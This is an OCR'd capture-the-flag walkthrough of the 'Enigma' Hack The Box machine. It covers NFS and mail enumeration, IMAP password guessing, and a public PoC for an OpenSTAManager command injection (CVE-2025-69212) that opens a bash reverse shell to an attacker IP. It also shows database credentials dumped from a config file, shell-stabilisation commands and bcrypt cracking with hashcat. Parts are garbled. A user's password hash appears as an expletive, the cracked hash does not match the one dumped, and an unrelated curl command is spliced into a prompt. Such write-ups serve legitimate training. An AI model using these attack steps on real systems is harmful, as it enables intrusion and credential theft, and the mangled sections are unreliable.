
Enigma HTB

Author: Surajit Sen (sensurajit@proton.me)
btw its not that easy as it categorised.




```
┌──(root㉿blackXploit)-[/home/kali/Downloads]
└─# nmap -sC -sV -p- -O -A --min-rate=10000 10.129.239.191
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-27 01:42
EDT
Warning: 10.129.239.191 giving up on port because retransmi
ssion cap hit (10).
Nmap scan report for 10.129.239.191
Host is up (0.084s latency).
Not shown: 61360 closed tcp ports (reset), 4162 filtered tc
p ports (no-response)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (EC
```

```
DSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED
25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
110/tcp   open  pop3     Dovecot pop3d
|_pop3-capabilities: UIDL AUTH-RESP-CODE SASL CAPA STLS PIP
ELINING TOP RESP-CODES
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: IMAP4rev1 more ENABLE ID STARTTLS LOGI
NDISABLEDA0001 SASL-IR LITERAL+ listed capabilities Pre-log
in OK IDLE LOGIN-REFERRALS have post-login
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: IMAP4rev1 more ENABLE ID LITERAL+ SASL
-IR capabilities AUTH=PLAINA0001 OK Pre-login listed IDLE L
OGIN-REFERRALS have post-login
995/tcp   open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
```

```
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: UIDL AUTH-RESP-CODE SASL(PLAIN) CAPA U
SER PIPELINING TOP RESP-CODES
2049/tcp  open  nfs      3-4 (RPC #100003)
38323/tcp open  status   1 (RPC #100024)
39737/tcp open  nlockmgr 1-4 (RPC #100021)
41697/tcp open  mountd   1-3 (RPC #100005)
45247/tcp open  mountd   1-3 (RPC #100005)
53933/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kern
el:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:
5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   70.75 ms 10.10.14.1
2   71.38 ms 10.129.239.191

OS and Service detection performed. Please report any incor
rect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.80 second
s
```

begin with nmap scan

headover to http://enigma.htb/ after adding /etc/hosts

found nothing juicy lets start fuzzing subdomains and dir.

well found nothing...

then i start mouting the nfs share instead

```
showmount -e 10.129.239.191
Export list for 10.129.239.191:
/srv/nfs/onboarding *
```

The main thing is gather info is the first step before performing the actual stuffs right ? so make sure to gather as much info as possible.


then i checked for rpc versions and nmap script to dive deeper into it

and got some juicy stuff

```
┌──(root㉿blackXploit)-[/home/kali/Downloads]
└─# rpcinfo -p 10.129.239.191
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp  43864  mountd
    100005    1   tcp  53933  mountd
    100005    2   udp  49557  mountd
    100005    2   tcp  45247  mountd
    100005    3   udp  46146  mountd
    100005    3   tcp  41697  mountd
    100024    1   udp  36849  status
    100024    1   tcp  38323  status
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    3   tcp   2049  nfs_acl
    100021    1   udp  49730  nlockmgr
    100021    3   udp  49730  nlockmgr
    100021    4   udp  49730  nlockmgr
    100021    1   tcp  39737  nlockmgr
    100021    3   tcp  39737  nlockmgr
    100021    4   tcp  39737  nlockmgr

┌──(root㉿blackXploit)-[/home/kali/Downloads]
```

```
└─# nmap -p 111,2049 --script=nfs-ls,nfs-showmount,nfs-statfs 10.129.239.191
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-27 01:55 EDT
Nmap scan report for enigma.htb (10.129.239.191)
Host is up (0.093s latency).

PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-statfs:
|   Filesystem           1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /srv/nfs/onboarding  8861044.0  6319168.0  2433768.0  73%   16.0T        32000
| nfs-ls: Volume /srv/nfs/onboarding
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2026-02-19T19:54:47  .
| ??????????  ?    ?    ?     ?                    ..
| rw-r--r--   0    0    1751  2026-02-19T19:53:57  New_Employee_Access.pdf
|_
| nfs-showmount:
|_  /srv/nfs/onboarding *
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
```

lets create a mount point and mount it



we got it

lets check exifinfo :

```
ExifTool Version Number         : 13.25
File Name                       : New_Employee_Access.pdf
Directory                       : .
File Size                       : 1751 bytes
File Modification Date/Time     : 2026:02:19 14:53:57-05:00
File Access Date/Time           : 2026:07:27 01:58:02-04:00
File Inode Change Date/Time     : 2026:02:19 14:54:47-05:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.3
Linearized                      : No
Page Layout                     : OneColumn
Page Count                      : 1
Create Date                     : 2026:02:19 19:53:57Z
```

nothing juicy.

looks like we got access to their webmail as mentioned

so lets quickly add it to /etc/hosts

its roundcube web mail

always check the versions

Roundcube Webmail 1.6.16 and check if any vulnerabilities existed or not

well i try to find latest exploit regarding that version with

```
┌──(root㉿blackXploit)-[/mnt/nfs_onboarding]
└─# searchsploit roundcube
------------------------------------------------------------------------
---------------------------------------- ----------------
----------------
 Exploit Title
|  Path
------------------------------------------------------------------------
---------------------------------------- ----------------
----------------
Roundcube 1.2.2 - Remote Code Execution
| php/webapps/40892.txt
Roundcube 1.6.10 - Remote Code Execution (RCE)
| multiple/webapps/52324.NA
Roundcube rcfilters plugin 2.1.6 - Cross-Site Scripting
| linux/webapps/45437.txt
Roundcube Webmail - Multiple Vulnerabilities
| php/webapps/11036.txt
Roundcube Webmail 0.1 - 'index.php' Cross-Site Scripting
| php/webapps/28988.txt
Roundcube Webmail 0.1 - CSS Expression Input Validation
| php/webapps/30877.txt
Roundcube Webmail 0.2 - Cross-Site Scripting
| php/webapps/33473.txt
Roundcube Webmail 0.2-3 Beta - Code Execution
| php/webapps/7549.txt
Roundcube Webmail 0.2b - Remote Code Execution
| php/webapps/7553.sh
Roundcube Webmail 0.3.1 - Cross-Site Request Forgery / SQL
Injection                                | php/webapps/1795
7.txt
Roundcube Webmail 0.8.0 - Persistent Cross-Site Scripting
| php/webapps/20549.py
Roundcube Webmail 1.1.3 - Directory Traversal
```

```
| php/webapps/39245.txt
Roundcube Webmail 1.2 - File Disclosure
| php/webapps/49510.py
Roundcube Webmail 1.6.6 - Stored Cross Site Scripting (XSS)
| php/webapps/52173.txt
---------------------------------------------------------------
---------------------------------------- ----------------
----------------
Shellcodes: No Re
```

nothing works for this version cause the version its running is not vulnerable

wait we haven't fully discovered the mail yet

there is an email

```
                    From sarah@enigma.htb on 2026-02-18 16:
29
                Hi Kevin,



Welcome to the team! We're thrilled to have you on board at
Enigma Corp.



A little about us â€” Enigma Corp is a mid-sized technology
and
operations firm specializing in infrastructure management a
nd enterprise
 solutions. We've been growing rapidly over the past few ye
ars and we're
 excited to have fresh talent joining us.



I'm Sarah from the Accounts department. I'll be your point
of contact
```

```
for any finance-related queries during your onboarding peri
od.



We're still finalizing a few of your onboarding details â€”
your system
access, equipment setup, and department introductions are a
ll being
arranged by the IT team. You should be receiving your acces
s credentials
 shortly via the company shared drive.



In the meantime, don't hesitate to reach out if you have an
y questions.
We want to make sure your first few days are as smooth as p
ossible.



Looking forward to working with you!



Best regards,

Sarah

Accounts Department

Enigma Corp

sarah@enigma.htb
```

try to login as sarah ?

yeah lets test

lets try some bruteforce/guess ofcourse.

wait what we are logged into the sarah account


```
┌──(root㉿blackXploit)-[/mnt/nfs_onboarding]
└─# openssl s_client -connect 10.129.239.191:993 -quiet
Connecting to 10.129.239.191
Can't use SSL_get_servername
depth=0 CN=enigma
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=enigma
verify return:1
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABL
E IDLE LITERAL+ AUTH=PLAIN] Dovecot (Ubuntu) ready.
a LOGIN sarah Welcome2024!
a NO [AUTHENTICATIONFAILED] Authentication failed.
a LOGIN sarah Sarah2024!
a NO [AUTHENTICATIONFAILED] Authentication failed.
a LOGIN sarah Enigma2024!
a OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABL
E IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THRE
AD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT
CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDST
ORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH L
IST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW
STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE] Logged in
```

after logged into the sarah account we got access to some juicy stuffs

```
Hi Sarah,



Apologies for the delay. I have provisioned your access. Pl
ease find the details below:
```

```
URL: http://support_001.enigma.htb

Username: admin

Password: Ne3s4rtars78s


Note: I will create a dedicated account for you shortly, fo
r now you can use the admin account to get started.


Regards,

IT Support

Enigma Corp
```

add /etc/hosts and we are in



after discovered some stuffs i found nothing juicy then i search the exact version on google

and got some info

OS Command Injection: Uploading malicious `.p7m` files inside ZIP archives lets authenticated users execute arbitrary system commands on the hosting server (CVE-2025-69212)

as described here : https://github.com/advisories/GHSA-25fp-8w8p-mx36

lets check any public exploit / poc [ofcourse you can try with burp and get rev shell but since time limited i used poc instead]

and guess what our target is vulnerable

```
┌──(root㉿blackXploit)-[/home/kali/Downloads/enigmahtb/CVE-2025-69212-PoC]
└─# python3 exploit.py -t http://support_001.enigma.htb/ -u admin -p Ne3s4rtars78s --reverse-shell 10.10.14.84 4444



  _______      _________    ___   ___ ___  _____
__ ___ ___  __ ___
 / ____\ \    / /  ____|  |__ \ / _ \__ \| ____|       /
// _ \__ \/_ |__ \
| |     \ \  / /| |__ ______ ) | | | | ) | |__ ______ /
/| (_) | ) || |  ) |
| |      \ \/ / |  __|______/ /| | | |/ /|___ \______|
'_ \__, |/ / | | / /
| |____   \  /  | |____    / /_| |_| / /_ ___) |     |
(_) |/ // /_ | |/ /_
 \_____|   \/   |______|  |____|\___/____|____/       \_
__//_/|____||_|____|

    OpenSTAManager <= 2.9.8  |  OS Command Injection
    P7M File Processing — decodeP7M() exec() sink

  CVE-2025-69212 Proof of Concept

  ------------------------------------------------------------
------

  [*] Authenticating as admin...
  [+] Authenticated successfully.
```

```
  ═══════════════════════════════════════════════════════════════
═══════

  ═══════════════════════════════════════════════════════════════
═══════
  ╢ PLUGIN DETECTION
  ═══════════════════════════════════════════════════════════════
═══════
  [*] Scanning for P7M vulnerable plugin...
  [*] Found 84 module(s).
  [+] Found 2 candidate(s).
  ├─ Module ID: 14
  ├─ Plugin ID: 21
  └─ Upload endpoint: save → http://support_001.enigma.h
tb/actions.php
  ═══════════════════════════════════════════════════════════════
═══════



  ═══════════════════════════════════════════════════════════════
═══════
  ╢ REVERSE SHELL
  ═══════════════════════════════════════════════════════════════
═══════
  ├─ Method: bash
  └─ Target: 10.10.14.84:4444

  [!] Start listener: nc -lvnp 4444

  [?] Press Enter when ready...
  [*] Delivering payload...
bash: cannot set terminal process group (1560): Inapprop
riate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager$   [*] Switched to
working module: 15/19
  [+] Payload delivered!
  ═══════════════════════════════════════════════════════════════
```

```
═══════

  ─── Stats: 88 requests in 89.1s ───

`
```

```
┌──(timeout 5 curl -X POST "http://127.0.0.1:1337/api/execAction" \
  -H "Content-Type: application/json" \
  -d '{"actionId":"ping_host","arguments":{"host":"google.com","count":"3"}}'root㉿blackXploit)-[/mnt/nfs_onboarding]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.84] from (UNKNOWN) [10.129.239.191] 38706
bash: cannot set terminal process group (1560): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager$
```

after that i enumurate dir check perms and found :

```
www-data@enigma:/tmp$ cat /var/www/html/openstamanager/config.inc.php
cat /var/www/html/openstamanager/config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the Li
```

```
cense, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be
useful,
 * but WITHOUT ANY WARRANTY; without even the implied warra
nty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See
the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Publi
c License
 * along with this program. If not, see <https://www.gnu.or
g/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];

// Tema selezionato per il front-end
$theme = 'default';

// Impostazioni di sicurezza
$redirectHTTPS = false; // Redirect automatico delle richie
ste da HTTP a HTTPS
$disableCSRF = true; // Protezione contro CSRF

// Impostazioni di debug
$debug = false;
```

```
$disable_hooks = false;

// Permette di accedere solo con un ip (da utilizzare per m
anutenzione)
$maintenance_ip = '';

// Personalizzazione dei gestori dei tag personalizzati
$HTMLWrapper = null;
$HTMLHandlers = [];
$HTMLManagers = [];

// Lingua del progetto (per la traduzione e la conversione
numerica)
$lang = 'en_GB';
// Personalizzazione della formattazione di timestamp, date
e orari
$formatter = [
    'timestamp' => 'd/m/Y H:i',
    'date' => 'd/m/Y',
    'time' => 'H:i',
    'number' => [
        'decimals' => ',',
        'thousands' => '',
    ],
];

// Ulteriori file CSS e JS da includere
$assets = [
    'css' => [],
    'print' => [],
    'js' => [],
];

// Configura il limite di tempo di esecuzione del file cro
n.php
$php_time_limit = '';
www-data@enigma:/tmp$
```

cool right ? so lets go...

try to access mysql

```
┌──(root㉿blackXploit)-[/mnt/nfs_onboarding]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

www-data@enigma:~/html/openstamanager$
www-data@enigma:~/html/openstamanager$ export TERM=xterm
www-data@enigma:~/html/openstamanager$ mysql -u brollin -
p'Fri3nds@9099' -h 127.0.0.1 openstamanager
mysql: [Warning] Using a password on the command line inter
face can be insecure.
Reading table information for completion of table and colum
n names
You can turn off this feature to get a quicker startup with
-A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1028
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/
or its
affiliates. Other names may be trademarks of their respecti
ve
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the curre
nt input statement.

mysql>
```

and we are in ... some times we have to guess some stuffs.

well one thing to note that you first need to stabilize the shell first otherwise msql got stucked

```
# In your current shell, run:
python3 -c 'import pty;pty.spawn("/bin/bash")'

# Then press Ctrl+Z to background the shell
# (Press Ctrl+Z now)

# Now on your Kali machine, run:
stty raw -echo; fg

# Press Enter twice, then:
export TERM=xterm

# Now you have a fully interactive shell with job control
```

other method :

```
# Alternative method
script /dev/null -c bash

# Press Ctrl+Z
stty raw -echo; fg

# Press Enter twice, then:
export TERM=xterm
export SHELL=/bin/bash
```

```
mysql> show tables;
+----------------------------------+
| Tables_in_openstamanager         |
+----------------------------------+
| an_anagrafiche                   |
| an_anagrafiche_agenti            |
| an_assicurazione_crediti         |
| an_mansioni                      |
| an_nazioni                       |
| an_nazioni_lang                  |
```

```
| an_pagamenti_anagrafiche          |
| an_provenienze                    |
| an_provenienze_lang               |
| an_referenti                      |
| an_regioni                        |
| an_regioni_lang                   |
| an_relazioni                      |
| an_relazioni_lang                 |
| an_sdi                            |
| an_sedi                           |
| an_sedi_tecnici                   |
| an_settori                        |
| an_settori_lang                   |
| an_tipianagrafiche                |
| an_tipianagrafiche_anagrafiche    |
| an_tipianagrafiche_lang           |
| an_zone                           |
| co_banche                         |
| co_categorie_contratti            |
| co_categorie_contratti_lang       |
| co_contratti                      |
| co_contratti_tipiintervento       |
| co_dichiarazioni_intento          |
| co_documenti                      |
| co_fatturazione_contratti         |
| co_iva                            |
| co_iva_lang                       |
| co_mandati_sepa                   |
| co_movimenti                      |
| co_movimenti_modelli              |
| co_pagamenti                      |
| co_pagamenti_lang                 |
| co_pianodeiconti1                 |
| co_pianodeiconti2                 |
| co_pianodeiconti3                 |
| co_preventivi                     |
| co_promemoria                     |
| co_provvigioni                    |
```

```
| co_riferimenti_righe             |
| co_righe_ammortamenti            |
| co_righe_contratti               |
| co_righe_documenti               |
| co_righe_preventivi              |
| co_righe_promemoria              |
| co_ritenuta_contributi           |
| co_ritenutaacconto               |
| co_rivalse                       |
| co_scadenziario                  |
| co_stampecontabili               |
| co_staticontratti                |
| co_staticontratti_lang           |
| co_statidocumento                |
| co_statidocumento_lang           |
| co_statipreventivi               |
| co_statipreventivi_lang          |
| co_tipi_scadenze                 |
| co_tipi_scadenze_lang            |
| co_tipidocumento                 |
| co_tipidocumento_lang            |
| do_categorie                     |
| do_categorie_lang                |
| do_documenti                     |
| do_permessi                      |
| dt_aspettobeni                   |
| dt_aspettobeni_lang              |
| dt_causalet                      |
| dt_causalet_lang                 |
| dt_ddt                           |
| dt_porto                         |
| dt_porto_lang                    |
| dt_righe_ddt                     |
| dt_spedizione                    |
| dt_spedizione_lang               |
| dt_statiddt                      |
| dt_statiddt_lang                 |
| dt_tipiddt                       |
```

```
| dt_tipiddt_lang                    |
| em_accounts                        |
| em_email_attachment                |
| em_email_print                     |
| em_email_receiver                  |
| em_email_upload                    |
| em_emails                          |
| em_files_categories_template       |
| em_list_receiver                   |
| em_lists                           |
| em_lists_lang                      |
| em_mansioni_template               |
| em_newsletter_receiver             |
| em_newsletters                     |
| em_print_template                  |
| em_templates                       |
| em_templates_lang                  |
| fe_causali_pagamento_ritenuta      |
| fe_modalita_pagamento              |
| fe_modalita_pagamento_lang         |
| fe_natura                          |
| fe_natura_lang                     |
| fe_regime_fiscale                  |
| fe_regime_fiscale_lang             |
| fe_stati_documento                 |
| fe_stati_documento_lang            |
| fe_tipi_documento                  |
| fe_tipi_documento_lang             |
| fe_tipi_ritenuta                   |
| fe_tipo_cassa                      |
| in_fasceorarie                     |
| in_fasceorarie_lang                |
| in_fasceorarie_tipiintervento      |
| in_interventi                      |
| in_interventi_tags                 |
| in_interventi_tecnici              |
| in_interventi_tecnici_assegnati    |
| in_righe_interventi                |
```

```
| in_righe_tipiinterventi          |
| in_statiintervento               |
| in_statiintervento_lang          |
| in_tags                          |
| in_tariffe                       |
| in_tipiintervento                |
| in_tipiintervento_lang           |
| mg_articoli                      |
| mg_articoli_barcode              |
| mg_articoli_lang                 |
| mg_articolo_attributo            |
| mg_attributi                     |
| mg_attributi_lang                |
| mg_attributo_combinazione        |
| mg_causali_movimenti             |
| mg_causali_movimenti_lang        |
| mg_combinazioni                  |
| mg_combinazioni_lang             |
| mg_fornitore_articolo            |
| mg_listini                       |
| mg_listini_articoli              |
| mg_movimenti                     |
| mg_piani_sconto                  |
| mg_prezzi_articoli               |
| mg_prodotti                      |
| mg_scorte_sedi                   |
| mg_unitamisura                   |
| mg_valori_attributi              |
| my_componenti                    |
| my_componenti_interventi         |
| my_impianti                      |
| my_impianti_contratti            |
| my_impianti_interventi           |
| my_impianto_componenti           |
| or_ordini                        |
| or_righe_ordini                  |
| or_statiordine                   |
| or_statiordine_lang              |
```

```
| or_tipiordine                  |
| or_tipiordine_lang             |
| updates                        |
| zz_api_log                     |
| zz_api_resources               |
| zz_cache                       |
| zz_cache_lang                  |
| zz_categorie                   |
| zz_categorie_lang              |
| zz_check_user                  |
| zz_checklist_items             |
| zz_checklists                  |
| zz_checks                      |
| zz_currencies                  |
| zz_currencies_lang             |
| zz_default_description         |
| zz_default_description_module  |
| zz_events                      |
| zz_field_record                |
| zz_fields                      |
| zz_files                       |
| zz_files_categories            |
| zz_files_print                 |
| zz_group_module                |
| zz_group_module_lang           |
| zz_group_segment               |
| zz_group_view                  |
| zz_groups                      |
| zz_groups_lang                 |
| zz_hooks                       |
| zz_hooks_lang                  |
| zz_imports                     |
| zz_imports_lang                |
| zz_langs                       |
| zz_logs                        |
| zz_marche                      |
| zz_modules                     |
| zz_modules_lang                |
```

```
| zz_notes                          |
| zz_oauth2                         |
| zz_operations                     |
| zz_otp_tokens                     |
| zz_permissions                    |
| zz_plugins                        |
| zz_plugins_lang                   |
| zz_prints                         |
| zz_prints_lang                    |
| zz_segments                       |
| zz_segments_lang                  |
| zz_semaphores                     |
| zz_settings                       |
| zz_settings_lang                  |
| zz_storage_adapters               |
| zz_tasks                          |
| zz_tasks_lang                     |
| zz_tasks_logs                     |
| zz_tokens                         |
| zz_user_sedi                      |
| zz_users                          |
| zz_views                          |
| zz_views_lang                     |
| zz_widgets                        |
| zz_widgets_lang                   |
+-----------------------------------+
221 rows in set (0.01 sec)

mysql> lets see users table
mysql> select * from zz_users;
+----+----------+-----------------------------------------------
--------------------+------------------+--------------+----
------+---------+----------------------+--------------------
-+--------------+---------------+----------+
| id | username | password
| email             | idanagrafica | idgruppo | enabled | cr
eated_at          | updated_at          | reset_token | ima
ge_file_id | options |
```

```
+----+----------+-----------------------------------------------
--------------------+------------------+--------------+----
------+---------+----------------------+--------------------
-+--------------+---------------+----------+
|  1 | admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddc
Hx2XxVLMQS2KsuSz4Pu | admin@enigma.htb |            1 |
1 |       1 | 2026-02-18 19:26:52 | 2026-02-18 19:26:52 | N
ULL         |          NULL |          |
|  2 | haris    | fuck | haris@enigma.htb |            1 |
5 |       1 | 2026-02-18 20:58:28 | 2026-05-26 11:07:03 | N
ULL         |          NULL |          |
+----+----------+-----------------------------------------------
--------------------+------------------+--------------+----
------+---------+----------------------+--------------------
-+--------------+---------------+----------+
2 rows in set (0.01 sec)

mysql>
```

lets spawn hashcat or john the ripper whatever suitable for you

since its a bcrypt hash

```
──(root㉿blackXploit)-[/home/kali/Downloads/enigmahtb/CVE-2
025-69212-PoC]
└─# echo 'fuck' > haris.hash

┌──(root㉿blackXploit)-[/home/kali/Downloads/enigmahtb/CVE-
2025-69212-PoC]
└─# hashcat -m 3200 haris.hash /usr/share/wordlists/rockyo
u.txt --force
hashcat (v6.2.6) starting

$2y$10$WHf1T79sxjsZongUKT2fuckhBQyCZeoYXmObiNphrsZDr6eC:fuc
k

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
```

```
Hash.Target......: $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyC
ZeoYXmObiNp...ZDr6eC
Time.Started.....: Mon Jul 27 04:03:06 2026, (34 secs)
Time.Estimated...: Mon Jul 27 04:03:40 2026, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       20 H/s (9.40ms) @ Accel:2 Loops:64
Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.
00%) Digests (new)
Progress.........: 672/14344385 (0.00%)
Rejected.........: 0/672 (0.00%)
Restore.Point....: 668/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:960-1024
Candidate.Engine.: Device Generator
Candidates.#1....: starwars -> kelly
Hardware.Mon.#1..: Util: 90%

Started: Mon Jul 27 04:03:01 2026
Stopped: Mon Jul 27 04:03:42 2026
```

```
www-data@enigma:~/html/openstamanager$ su haris
Password:
